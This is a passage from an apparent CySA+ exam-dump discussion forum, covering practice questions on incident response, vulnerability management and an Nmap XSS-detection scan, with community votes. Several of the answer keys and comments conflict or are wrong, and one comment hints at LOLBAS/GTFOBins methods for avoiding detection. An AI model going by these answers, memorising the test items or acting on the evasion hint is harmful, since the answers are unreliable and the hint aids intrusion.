Both B and D have the exact same CVSS 3.1/AV:C/L/PR:N/UI:N/S:U/C:H/I::N How do ya'll who chose B know for sure Cap.Shield is external and Thanos.Gauntlet is not ?

upvoted 2 times

🗨️ 👤 **user82** 1 year, 4 months ago

Nevermind, it won't let me delete my comment. It says external the bottom.

upvoted 3 times

🗨️ 👤 **RobV** 1 year, 6 months ago

Selected Answer: B

Answer is B

upvoted 1 times

🗨️ 👤 **Uncle_Lucifer** 1 year, 9 months ago

Selected Answer: B

B.

Answer came down to B vs D in C and I preference, but the third criteria puts more preference for external system over internal - therefore B.

upvoted 1 times

🗨️ 👤 **ms123451** 1 year, 9 months ago

Selected Answer: B

According to policy, obviously B

upvoted 3 times

🗨️ 👤 **nmap_king_22** 1 year, 9 months ago

Selected Answer: C

In the Common Vulnerability Scoring System (CVSS), "A:N" stands for "Availability: None." CAPS SHIELD is A:N



According to the provided security policy, the highest priority for patching should be given to vulnerabilities that prioritize confidentiality of data over availability of systems and data. If there is a choice between these two factors, confidentiality takes precedence. Additionally, publicly available systems and services should be prioritized over internally available systems.

Given these criteria, the vulnerability with the highest priority to patch is:

C. Name: LOKI.DAGGER - CVSS:3.1/AV:C/L/PR:N/UI:N/S:U/C:N/I::H

External System

upvoted 2 times

  **kmordalv** 1 year, 9 months ago

Are you sure? As stated in point 2 "In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data"...

This means that confidentiality should be given higher priority than availability. Since confidentiality in answer B is H and in answer C is N (none), the correct answer should be B.

upvoted 5 times

  **Uncle_Lucifer** 1 year, 9 months ago

NO. Its either B or D. In this case since its external system preference over internal, then B is correct


upvoted 2 times

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Suggested Answer: C

Community vote distribution



attesco Highly Voted 1 year, 11 months ago

Selected Answer: A

The Answer here is A, because a business continuity plan (BCP) is a document that consists of the critical information an organization needs to continue operating during an unplanned event. The BCP states the essential functions of the business, identifies which systems and processes must be sustained, and details how to maintain them.

Note that a Disaster recovery plan is a document to re-energise systems or repair a system after it has been affected by a bad incidents

upvoted 25 times

nmap_king_22 1 year, 9 months ago

Agreed

upvoted 4 times

ms123451 1 year, 9 months ago

This is incorrect, it is Disaster Recovery Plan, which is how to restore mission critical systems in case of a disaster, a BCP involves everyone and everything during and after a disaster

upvoted 7 times

LoneStarChief 12 months ago

The question makes no mention of a "Disaster" so A is the correct answer.

upvoted 8 times

noa808a 2 months, 1 week ago

This is correct. DRP is specifically for disasters - think earthquakes, hurricanes, floods, etc.

upvoted 1 times

DARKVEGETA Highly Voted 4 months ago

Selected Answer: A

I thought the answer C. Disaster recovery plan but I went back to Udemy CYSA+ CSO-003 course and Jason Dion stated in his video under Section 17: Incident Response Preparation, Chapter 139. Business Continuity Plan that a hot site would be used mission-critical things in a event of a incident because they would have to managed 24/7. Correct answer will be A. Business continuity plan.

upvoted 6 times

Baz10 3 months, 4 weeks ago

Cracking comment, very indepth!

upvoted 2 times

Harry357 Most Recent 6 months, 2 weeks ago

Selected Answer: A

business continuity plan (BCP)

upvoted 1 times

cy_analyst 9 months ago

Selected Answer: A

From the official book: The goal of the business continuity program is to ensure that the organization is able to maintain normal operations even during an unexpected event. When an incident strikes, business continuity controls may protect the business' core functions from disruption.

upvoted 3 times

🗳️ 👤 **Aderli** 9 months, 1 week ago

Selected Answer: A

in the CySA+ study guide says.

The goal of the business continuity program is to ensure that the organization is able to maintain normal operations even during an unexpected event. When an incident strikes, business continuity controls may protect the business' core functions from disruption.

The goal of the disaster recovery program is to help the organization quickly recover normal operations if they are disrupted. An incident may cause service disruptions that would trigger the disaster recovery plan.

upvoted 3 times

🗳️ 👤 **BanesTech** 9 months, 1 week ago

Selected Answer: C

A disaster recovery plan (DRP) outlines the procedures and protocols to follow in the event of a disaster or disruptive incident that affects the availability of critical systems and services. It typically includes strategies for restoring operations, recovering data, and ensuring the continuity of essential business functions. By having a robust disaster recovery plan in place, organizations can minimize downtime, mitigate the impact of incidents, and ensure the availability of mission-critical services during and after the occurrence of disruptive events.

While option (A) Business continuity plan is an essential component of an organization's overall resilience strategy, it does not specifically address the restoration and availability of mission-critical services in the same way that a disaster recovery plan does.

upvoted 4 times

🗳️ 👤 **Japtas** 9 months, 1 week ago

To ensure that mission-critical services are available during and after an incident, a plan that addresses maintaining operations and minimizing disruptions is required. Both Business Continuity Plan (BCP) and Disaster Recovery Plan (DRP) are relevant, but BCP focuses on maintaining ongoing availability, while DRP focuses on post-incident recovery.

Correct Answer: A. Business Continuity Plan (BCP)

The BCP is most likely to ensure that mission-critical services remain available in the event of an incident, as it is designed to keep essential business operations running under various adverse conditions.

upvoted 3 times

🗳️ 👤 **alialzehhawi** 9 months, 3 weeks ago

The Correct answer is A. It says in case of incidents and not disasters.

upvoted 4 times

🗳️ 👤 **bob33** 10 months, 3 weeks ago

I

The best option to ensure that mission-critical services are available in the event of an incident is:

A. Business continuity plan

A Business Continuity Plan (BCP) outlines procedures and instructions an organization must follow in the face of disaster, whether fire, flood, or cyberattack. The BCP ensures that essential functions can continue during and after a disaster, helping to maintain mission-critical services.

upvoted 2 times

🗳️ 👤 **BAMMRM** 1 year ago

Selected Answer: A

a business continuity plan (BCP) is a document that consists of the critical information an organization needs to continue operating during an unplanned event.

upvoted 2 times

🗳️ 👤 **499f1a0** 1 year ago

Selected Answer: A

notice the word incident in the question, it is not disaster so the answer is A which is BCP

upvoted 2 times

🗳️ 👤 **Redman69** 1 year, 1 month ago

*ISC2 CC

upvoted 1 times

🗳️ 👤 **Redman69** 1 year, 1 month ago

The answer is A. I just took the ICS2 CC exam and passed. BCP is the choice anytime the words continuity or continuous are used. Disaster Recovery Plan is how you get the critical systems back up and functioning. I also work as a Site Reliability Engineer and maintaining the BCP and DRP are part of my job.

upvoted 3 times

🗨️ 👤 **kentasmith** 1 year, 2 months ago

This is a good read.

<https://www.ibm.com/blog/business-continuity-vs-disaster-recovery-plan/>

upvoted 3 times

🗨️ 👤 **POGActual** 1 year, 2 months ago

Business continuity is an organization's ability to maintain critical business functions during and after a disaster has occurred.

(<https://www.techtarget.com/searchdisasterrecovery/definition/business-continuity>)

upvoted 1 times

🗨️ 👤 **Bogus1488** 1 year, 2 months ago

Selected Answer: C

The answer is C - DRP

upvoted 1 times

🗨️ 👤 **StillFiguringItOut** 1 year, 3 months ago

Selected Answer: A

Disaster Recovery is a subset of BCP and only pertains to natural disasters. This question implies its just an incident, no natural disasters

upvoted 1 times

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

- A. Deploy a CASB and enable policy enforcement
- B. Configure MFA with strict access
- C. Deploy an API gateway
- D. Enable SSO to the cloud applications

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **nmap_king_22** Highly Voted 9 months, 1 week ago

Selected Answer: A

To reduce the risk associated with shadow IT and high-risk cloud applications, the most effective solution is:

A. Deploy a CASB (Cloud Access Security Broker) and enable policy enforcement.

Explanation:

A CASB is a specialized security solution designed to provide visibility and control over the use of cloud applications and services within an organization. It helps organizations identify and manage shadow IT by monitoring and controlling access to cloud applications.

upvoted 16 times

🗳️ 👤 **newenglandgirl1078** Most Recent 2 months, 1 week ago

Selected Answer: A

A. Deploy a CASB and enable policy enforcement

upvoted 1 times

🗳️ 👤 **dave_delete_me** 1 year, 2 months ago

CASB for sure.. I know this from experience... I worked for a company which used Google for business SaaS Apps across the board and the CASB tool helped us stop malicious, un-approved Apps and even flagged PII data!!!!

upvoted 4 times

🗳️ 👤 **Hellyeahpass** 1 year, 2 months ago

A. Deploy a CASB

upvoted 1 times

🗳️ 👤 **RobV** 1 year, 6 months ago

Selected Answer: A

A. Deploy a CASB and enable policy enforcement

upvoted 1 times

🗳️ 👤 **Alizade** 1 year, 7 months ago

Selected Answer: A

The answer is A. Deploy a CASB and enable policy enforcement.

upvoted 1 times

🗳️ 👤 **Sharecyber** 1 year, 7 months ago

Selected Answer: A

Cloud is the key word for CASB


upvoted 3 times

An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

- A. CDN
- B. Vulnerability scanner
- C. DNS
- D. Web server

Suggested Answer: C

Community vote distribution



nmap_king_22 Highly Voted 1 year, 9 months ago

Selected Answer: C

In the case of an internet outage caused by a Distributed Denial of Service (DDoS) attack that is preventing users from accessing external SaaS resources, the incident response team should review the DNS (Domain Name System) logs first.

C. DNS

Explanation:

DNS Logs: DDoS attacks often involve overwhelming the DNS infrastructure to disrupt normal internet services. By reviewing DNS logs, the incident response team can identify abnormal traffic patterns, unusual queries, and potential signs of a DDoS attack targeting the organization's DNS servers. Analyzing DNS logs can help pinpoint the attack source, the type of attack, and the affected domains.

upvoted 14 times

VVV4WIN Highly Voted 1 year, 7 months ago

Selected Answer: C

Really tricky one, think it just clicked for me. Let me explain how I see it.

Problem is with external SaaS resources (example O365) that your users cannot access from anywhere in the world (multiple locations). The organization affected was not your own, but Microsoft in this example. It will not be your Web Server, CDN or Vulnerability scanner that will show anything as this was not on your network and you were not the target.

Then also take note that many DDoS attacks bring targets down by stopping DNS replication of their services.

Your DNS servers will thus show they were not able to find any related DNS records for the O365 resources and thus not able to provide any DNS query responses to the client devices. (This all after the DNS record TTL expired and the records needed to be updated).

So in my opinion, DNS is the only place that will reflect any of this.

upvoted 7 times

mzajj 1 year, 5 months ago

users from multiple places cannot reach (((external))) SaaS resource.

so in your example, if my employees can't reach O365, how does it relate to my DNS (and not Microsoft's DNS)?

upvoted 2 times

newenglandgirl1078 Most Recent 2 months, 1 week ago

Selected Answer: C

C. DNS is often targeted in DDOS attacks.

upvoted 1 times

joshua08 10 months ago

DNS does not use CDN, CDN uses DNS. Thus, DNS is the most correct answer.

upvoted 1 times

🗳️ 👤 **boog** 1 year, 1 month ago

Nothing in the question says the type of ddos. Go to the source of the outage first, Web server logs. Then work backwards towards the users.

upvoted 1 times

🗳️ 👤 **sirquinton95** 1 year, 3 months ago

Selected Answer: C

DDoS attacks target the Domain Name System infrastructure

upvoted 3 times

🗳️ 👤 **Mountain_Man_Yuppie_111** 1 year, 5 months ago

Lots of people giving compelling reasons for CDN here. I'd like to make the caveat that nowhere in the CompTIA CySA+ book is CDN ever mentioned so it's most likely DNS.

upvoted 2 times

🗳️ 👤 **WaaHassan** 1 year, 5 months ago

Selected Answer: C

If I set all the devices on my network to use my internal DNS server, I will be able to access my local resources by name, as well as the internet.

However, if my internal DNS server goes down (Dd

DDos attack), my devices will not be able to resolve any domain names, neither local nor external. This means that I will not be able to access any websites or services by name, only by IP address.

upvoted 3 times

🗳️ 👤 **RobV** 1 year, 6 months ago

Selected Answer: A

A: CDN

Reviewing DNS (Domain Name System) logs is indeed an important aspect of investigating a DDoS attack, but in the context of an internet outage affecting the ability to access external SaaS resources, CDN logs would typically be more directly relevant.

While DNS logs are important, CDN logs are likely to provide more directly relevant information about the ongoing DDoS attack and its impact on accessing external SaaS resources during an internet outage.

upvoted 1 times

🗳️ 👤 **greatsparta** 1 year, 7 months ago

Selected Answer: C

CDN (Content Delivery Network) logs may also be useful in understanding traffic patterns, but DNS logs are generally more directly relevant in the early stages of investigating a DDoS attack.

upvoted 1 times

🗳️ 👤 **Sharecyber** 1 year, 7 months ago

Selected Answer: C

Most DDoS attacks are in DNS logs

upvoted 3 times

🗳️ 👤 **chaddman** 1 year, 8 months ago

Selected Answer: A

A. CDN (Content Delivery Network): CDNs are often used to mitigate the effects of DDoS attacks by distributing traffic across multiple servers. CDN logs can provide immediate insights into the nature and scale of the attack, including source IP addresses, types of requests, and geographic origins.

upvoted 3 times

🗳️ 👤 **eacunha** 1 year, 10 months ago

Selected Answer: C

3. **Verificador de Vulnerabilidade e Servidor Web**: Embora esses elementos sejam importantes em uma investigação de incidente de segurança, eles normalmente não fornecerão informações imediatas sobre um ataque DDoS em andamento. O verificador de vulnerabilidades e o servidor web podem ser relevantes para determinar se o ataque DDoS causou outras vulnerabilidades ou danos, mas não são a primeira linha de investigação para identificar e mitigar um ataque DDoS.

Portanto, a revisão dos registros DNS é a melhor opção inicial para entender e lidar com um ataque DDoS que está afetando o acesso aos recursos SaaS externos da organização.

upvoted 2 times

🗳️ 👤 **attesco** 1 year, 11 months ago

Selected Answer: D

Web server is the answer. What is DNS have to do with it, afterall-----we are not querying IP address or translating
upvoted 3 times

  **Uncle_Lucifer** 1 year, 9 months ago

DNS is valid mate. Google how to mitigate DDOS you will see - Mitigate DNS DDoS
upvoted 2 times

  **Uncle_Lucifer** 1 year, 9 months ago

A DDoS attack is a type of attack that floods a target with more traffic than it can handle. This can cause the target to become unavailable to legitimate users.

The DNS logs will show the IP addresses of the devices that were sending the traffic to the target.

This information can be used to identify the attackers.

The other logs may also be helpful in investigating a DDoS attack, but they are less likely to provide the same level of detail as the DNS logs.

upvoted 1 times

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **BanesTech** Highly Voted 1 year, 2 months ago

Selected Answer: D

In this scenario, the threat actor has already gained access to the internal network through social engineering, indicating that the Exploitation stage has occurred. The threat actor's objective at this point is to maintain access to the network to continue the attack, which aligns with the Actions on Objectives stage. However, since the question specifically asks about the current stage of the Cyber Kill Chain, the threat actor is currently operating in the Exploitation stage.

upvoted 7 times

🗳️ 👤 **Lilik** Highly Voted 10 months, 3 weeks ago

Exploitation

Attackers exploit the vulnerabilities they have previously identified to penetrate deeper inside their target's network and begin taking advantage of this access. They may perform network scans or attempt to intercept passwords.

upvoted 6 times

🗳️ 👤 **newenglandgirl1078** Most Recent 2 months, 1 week ago

Selected Answer: D

D. Exploitation

The threat actor has gained access to the internal network

upvoted 1 times

🗳️ 👤 **cartman_sc** 1 year, 2 months ago

Selected Answer: D

Pergunta confusa, mas a alternativa é D

upvoted 3 times

🗳️ 👤 **StillFiguringItOut** 1 year, 3 months ago

Selected Answer: D

Don't like this question but Exploitation is the only one that would fit.

upvoted 2 times

🗳️ 👤 **Alizade** 1 year, 7 months ago

Selected Answer: D

The current stage of the Cyber Kill Chain that the threat actor is currently operating in is D. Exploitation.

upvoted 2 times

🗳️ 👤 **greatsparta** 1 year, 7 months ago

i would have said "actions and objectives" IF IT WAS AN OPTION!

upvoted 1 times

🗳️ 👤 **Uncle_Lucifer** 1 year, 9 months ago

this question is just messed up. Both DRP and BCP are related. One is part of the other.

upvoted 1 times

An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

- A. Exploitation
- B. Reconnaissance
- C. Command and control
- D. Actions on objectives

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **nmap_king_22** Highly Voted 1 year, 9 months ago

Selected Answer: B

The analyst is witnessing the following step in the attack framework:

B. Reconnaissance

Explanation:

In the context described, where an external IP address is actively conducting network and vulnerability scans across external-facing assets of the company network, this activity aligns with the reconnaissance phase of an attack.

upvoted 6 times

🗳️ 👤 **suicidal_teddy** Most Recent 6 days, 22 hours ago

Selected Answer: B

a good way to do this is with lolbas and gtfobins methods to not get detected

upvoted 1 times

🗳️ 👤 **newenglandgirl1078** 2 months, 1 week ago

Selected Answer: B

B. Reconnaissance

upvoted 1 times

🗳️ 👤 **zecomeia_007** 7 months ago

Selected Answer: B

I pass my brothers and sisters with this exam, but many questions aren't here. You need to study more. The BBQ show the way, but the way changes in all time, because the question changes in every moment, but this exam is very very good for you.

upvoted 2 times

🗳️ 👤 **cy_analyst** 9 months ago

Selected Answer: B

This is Active Reconnaissance.

upvoted 1 times

🗳️ 👤 **6463ab5** 1 year ago

The answer is B: Reconnaissance because of the fact that the IP address is located outside of the company network indicates that someone external to the organization is actively scanning the company's external-facing assets. This aligns with the initial phase of an attack where attackers seek to gather information about potential entry points into the target environment.

upvoted 4 times


🗳️ 👤 **BanesTech** 1 year, 2 months ago

Selected Answer: B

When an IP address outside of the company network is observed running network and vulnerability scans across external-facing assets, it indicates that the attacker is gathering information about the organization's network infrastructure and potential weaknesses. This activity aligns with the reconnaissance stage, as the attacker is actively probing the target's defenses and vulnerabilities to gather intelligence for potential future attacks.

Therefore, the analyst is witnessing the reconnaissance stage of an attack framework.

upvoted 4 times

  **Alizade** 1 year, 7 months ago

Selected Answer: B

The answer is B. Reconnaissance.


upvoted 2 times

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

- A. Beaconing
- B. Domain Name System hijacking
- C. Social engineering attack
- D. On-path attack
- E. Obfuscated links
- F. Address Resolution Protocol poisoning

Suggested Answer: CE

Community vote distribution



🗳️ 👤 **LiveLaughToasterBath** Highly Voted 🍌 1 year, 1 month ago

Selected Answer: CE

"...target only the administrators of the company." "...contains a concealed URL..."

Social Engineering and Obfuscated Links
upvoted 14 times

🗳️ 👤 **newenglandgirl1078** Most Recent ⌚ 2 months, 1 week ago

Selected Answer: CE

The best two answers are C: Social Engineering Attack and E: Obfuscated Links
upvoted 1 times

🗳️ 👤 **404Guy** 4 months, 3 weeks ago

Selected Answer: CE

C. Social engineering because it only involves a selected role within the company and
E. Obfuscated links because it contains a concealed URL that directs users to an unknown malicious website.
upvoted 3 times

🗳️ 👤 **cartman_sc** 8 months, 2 weeks ago

Selected Answer: CE

Administradores da empresa = Engenharia social
URL Oculta = Links ofuscados
upvoted 3 times

🗳️ 👤 **Alizade** 1 year, 1 month ago

Selected Answer: CE

The two best answers are C—social engineering attack and E. Obfuscated links.
upvoted 3 times

🗳️ 👤 **Cukur** 1 year, 3 months ago

Selected Answer: CE

It's targeted, no reason to beacon
upvoted 1 times

🗳️ 👤 **chrys** 1 year, 3 months ago

It's not beaconing. Beaconing is when a bot (zombie) is seeking to communicate with its command and control server.
upvoted 1 times

🗳️ 👤 **Uncle_Lucifer** 1 year, 3 months ago

moderator should pls delete my selection of BC. It was erroneous meant CE
upvoted 2 times

🗨️ 👤 **Uncle_Lucifer** 1 year, 3 months ago

Selected Answer: BC

You cant assume beaconing. The question says concealed links -> obfuscated link.

The obfuscated link may be performing beaconing, but that info was not disclosed in the question.

CE - good

AC - bad

upvoted 2 times

🗨️ 👤 **Uncle_Lucifer** 1 year, 3 months ago

moderator should pls delete this selection of BC. It was erroneous meant CE

upvoted 1 times

🗨️ 👤 **Uncle_Lucifer** 1 year, 3 months ago

Meant CE. Why did i select BC

upvoted 1 times

🗨️ 👤 **IrishBeast** 1 year, 3 months ago

Selected Answer: CE

This is CE, it's targeting the admin and has an obfuscated link. There is no beaconing at all.

upvoted 3 times

🗨️ 👤 **IrishBeast** 1 year, 3 months ago

This is CE, it's targeting the admin and has an obfuscated link. There is no beaconing at all.

upvoted 4 times

🗨️ 👤 **[Removed]** 1 year, 3 months ago

This is not A and C.

Beaconing is not happening at all in the question. Data is not leaving the network.

C and E.

Social engineering via emailing only admins

Obfuscated links because the concealed URL

upvoted 2 times

🗨️ 👤 **ms123451** 1 year, 3 months ago

Selected Answer: AC

A and C, this is very common to send email with links to see who clicks, it's part of reconnaissance, URL obfuscation is better suited to bypass security controls

upvoted 1 times

🗨️ 👤 **ms123451** 1 year, 3 months ago

A and C, this is very common to send email with links to see who clicks, it's part of reconnaissance, URL obfuscation is better suited to bypass security controls


upvoted 1 times

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CD flow
- D. Implement proper input validation for any data entry form

Suggested Answer: C

Community vote distribution



nmap_king_22 Highly Voted 9 months, 4 weeks ago

Selected Answer: C

C. Use application security scanning as part of the pipeline for the CI/CD flow.

Explanation:

Continuous Integration/Continuous Deployment (CI/CD) pipelines are an integral part of modern software development practices. By incorporating application security scanning into the CI/CD pipeline, vulnerabilities can be identified and addressed at various stages of development, including during the build and deployment processes.

upvoted 10 times

ms123451 Highly Voted 9 months, 4 weeks ago

Selected Answer: C

Code will not be published if it has to be mitigated in early stage of CI/CD therefore stopping it from happening over and over

upvoted 5 times

newenglandgirl1078 Most Recent 2 months, 1 week ago

Selected Answer: C

The answer is C. Add security scans to the CI/CD pipeline catches issues early during development.

upvoted 1 times

eapau6022 6 months, 3 weeks ago

The answer is C

Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning

upvoted 1 times

Underdog79198 10 months, 1 week ago

Selected Answer: C

By using security scanning as part of the CI/CD pipeline, you address vulnerabilities early in the development cycle

upvoted 3 times

attesco 11 months ago

Selected Answer: B

If the analyst finds vulnerability in each application . Then the software developer must have been using a code library that is full of errors . To remediate is to check those coding library

upvoted 1 times

Uncle_Lucifer 9 months, 2 weeks ago

Hehe. What does code error have to do with vulnerability?

The best thing is for those pushing the CI/CD to catch it before it is delivered - option C


upvoted 2 times

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

- A. Proprietary systems
- B. Legacy systems
- C. Unsupported operating systems
- D. Lack of maintenance windows

Suggested Answer: B

Community vote distribution



Jhonys 1 year, 8 months ago

Selected Answer: A

I agreed with the comments of other colleagues below who selected answer A, had chosen B and spent a good amount of time reviewing it. After in-depth analysis, I realized and came to the conclusion that option A, "Proprietary Systems", is the most appropriate. Proprietary systems are those controlled and managed by a specific vendor, and the company does not have the ability to make changes or updates without the vendor's assistance. This is evident in the situation described, where two critical systems cannot be updated due to a vendor device that the company does not have access to.

On the other hand, legacy systems, which are older systems that are still in use, can be accessed and potentially updated by the company. However, in this scenario, the problem arises from systems that the company does not have access to, which is a characteristic of proprietary systems.

upvoted 26 times

Sebatian20 1 year, 6 months ago

This is a poorly written question - it's not a device that the company can't access but an application on the system. Which can be applied to a legacy system as well.

"A legacy system is outdated computing software and/or hardware that is still in use"

Whereas the characterisation of a proprietor system is that it is owned by a company and that does not mean it can't be updated.

I believe the correct answer is B. - Legacy system

upvoted 3 times

ms123451 1 year, 9 months ago

Selected Answer: A

Proprietary are like security appliances which are built and you don't have OS access and you cannot update until the vendor releases a patch for their own appliance

upvoted 12 times

AlbertC04 1 month ago

Selected Answer: A

I believe answer is A - Proprietary system. The system is only known to the vendor and we have no full visibility with it.

upvoted 1 times

Xneon 1 month, 4 weeks ago

Selected Answer: A

I agreed with the comments of other colleagues below who selected answer A, had chosen B and spent a good amount of time reviewing it. After in-depth analysis, I realized and came to the conclusion that option A, "Proprietary Systems", is the most appropriate. Proprietary systems are those controlled and managed by a specific vendor, and the company does not have the ability to make changes or updates without the vendor's assistance. This is evident in the situation described, where two critical systems cannot be updated due to a vendor device that the company does not have access to.

On the other hand, legacy systems, which are older systems that are still in use, can be accessed and potentially updated by the company. However, in this scenario, the problem arises from systems that the company does not have access to, which is a characteristic of proprietary systems

upvoted 1 times

🗳️ 👤 **newenglandgirl1078** 2 months, 1 week ago

Selected Answer: A

Systems are critical and involve a vendor appliance that the company does not have access to.

upvoted 1 times

🗳️ 👤 **404Guy** 4 months, 3 weeks ago

Selected Answer: A

A. Proprietary systems because the company doesn't have access to them and it's not mentioned that the age of the system to imply that it would be B. legacy systems.

upvoted 1 times

🗳️ 👤 **cy_analyst** 9 months ago

Selected Answer: A

When we refer to proprietary systems, we mean systems or software that are owned and controlled by the company that produces and sells them. This ownership typically means that the vendor has exclusive rights to the source code and design, limiting the ability of other companies to modify, upgrade, or maintain those systems independently.

upvoted 2 times

🗳️ 👤 **Puppy22** 9 months, 2 weeks ago

D. Lack of maintenance windows

The fact that the two critical systems cannot be upgraded due to a vendor appliance represents a lack of maintenance windows. This means that there is no designated time when the systems can be taken offline for maintenance or upgrades without causing significant disruption to the organization's operations. Therefore, this inhibits the remediation of the associated vulnerabilities in these systems.

upvoted 1 times

🗳️ 👤 **cannedtooth** 10 months ago

Selected Answer: A

The best inhibitor to remediation that these systems and associated vulnerabilities represent is:

****A. Proprietary systems****

The critical systems cannot be upgraded because they rely on a vendor appliance that the company does not have access to, indicating that the systems are proprietary. This means that the company is dependent on the vendor for updates and upgrades, which limits the ability to remediate vulnerabilities independently.

upvoted 1 times

🗳️ 👤 **gomet2000** 10 months, 2 weeks ago

Proprietary systems: These are systems or appliances that are developed and controlled by a specific vendor. In the context of your scenario, the critical systems cannot be upgraded due to being vendor-controlled appliances that the company does not have direct access to for upgrades or modifications. This situation is a common characteristic of proprietary systems, where the organization is dependent on the vendor for updates and cannot directly manage or remediate vulnerabilities on their own.

upvoted 1 times

🗳️ 👤 **POGActual** 1 year, 2 months ago

I chose A. Legacy systems are older systems that are no longer supported by the vendor. Because there is an upgrade available, that tells me it is still supported. So it has to be proprietary systems; something not owned by the operating company. They have to wait for the company that manufactured the system to give them access to the update.

upvoted 3 times

🗳️ 👤 **CyberJackal** 1 year, 3 months ago

Selected Answer: A

The answer is A as it is explicitly stated that a 'vendor appliance' is the system in question, which are often proprietary hardware provided by the company that administrators do not have OS level access to. Think Fortinet/cisco appliances etc.

upvoted 2 times

🗳️ 👤 **Mountain_Man_Yuppie_111** 1 year, 5 months ago

Just by what you'd expect the definition of the word to be one would assume it's Proprietary but I believe it's actually Legacy. But under Topic 7B Proprietary systems are defined as being designed to serve a specific purpose and are tailored to an organization's needs. Furthermore CompTIA goes on to specify that "They are often developed in-house, with the organization's staff, rather than using outside vendors.

Legacy systems are simply defined as "outdated systems or software applications that have been in use for an extended period". In this case the system is outdated but an "extended period" is a little too arbitrary.

Poorly worded question in true CompTIA style but if it's testing who read the book then Legacy systems should be the answer here...

upvoted 1 times

🗨️ 👤 **Remmmie** 1 year, 5 months ago

I select A Proprietary system because questions that relate to Legacy systems usually imply one way or another that the said system is "dated" or "old", if any of these kinds of word was used, the correct answer would be Legacy systems, but Proprietary Systems is right because it shows clearly that the systems are owned and protected and as such cannot be accessed like an "open-sourced" system.

upvoted 1 times

🗨️ 👤 **WaaHassan** 1 year, 5 months ago

Selected Answer: A

Proprietary systems

upvoted 1 times

🗨️ 👤 **Kuyesa** 1 year, 6 months ago

Answer is B. Legacy Systems - These are older systems

upvoted 2 times

🗨️ 👤 **eapau6022** 1 year, 6 months ago

A. Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities

upvoted 2 times

The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT      STATE      SERVICE REASON
80/tcp    open      http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " ' ] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

- A. An output of characters > and " as the parameters used in the attempt
- B. The vulnerable parameter ID http://172.31.15.2/1.php?id=2 and unfiltered characters returned
- C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
- D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Suggested Answer: D

Community vote distribution

D (100%)

 **Narobi** Highly Voted 1 year, 6 months ago

Selected Answer: D

I was originally going to go with B, but the syntax of the parameter is incorrect at the end (has id=2 and not id=2) which negated this choice as a potentially valid answer. This would make D the only viable correct answer.

upvoted 8 times

 **Narobi** 1 year, 6 months ago

Syntax is correct on real exam. Still went with D.

Scored around 820.

upvoted 19 times

 **Styvm14** Most Recent 1 month, 3 weeks ago

Selected Answer: D

This was specifically an XSS (Cross-Site Scripting) scan, as mentioned in the introduction

The script "http-unsafe-output-escaping" was used, which specifically tests for reflected XSS vulnerabilities

The characters > and " were successfully injected into the parameter

These characters are particularly significant in XSS attacks as they can be used to break out of HTML tags and attributes

Answer D is indeed the most accurate because:

D. The vulnerable parameter and characters > and " with a reflected XSS attempt

This option correctly identifies:


There is a vulnerable parameter (id)

The specific characters > and " were tested

Most importantly, it specifically mentions this was a "reflected XSS attempt" - which aligns with the purpose of the scan

Option C mentions "unfiltered or encoded characters" but misses the critical point that this was specifically testing for reflected XSS vulnerability, which is the main purpose of this particular Nmap script.

upvoted 2 times

 **cy_analyst** 8 months, 3 weeks ago

Selected Answer: D

Answer C focuses on identifying the vulnerability and the unsafe handling of characters, but does not go as far as to indicate an active exploit attempt. It's more about describing the vulnerability itself.

Answer D goes further by implying that the unfiltered characters (>, ") are part of a reflected XSS attack, indicating that the vulnerability has been or can be actively exploited.



upvoted 4 times

 **sigmarseifer** 1 year, 1 month ago

Answer is C *ChatGPT-4o

This option accurately describes the issue identified by the scan, which is that the characters > and " are being reflected in the response from the server without proper filtering or encoding. This indicates a potential reflected XSS vulnerability.

upvoted 3 times

  **kumax** 1 year, 8 months ago

Selected Answer: D

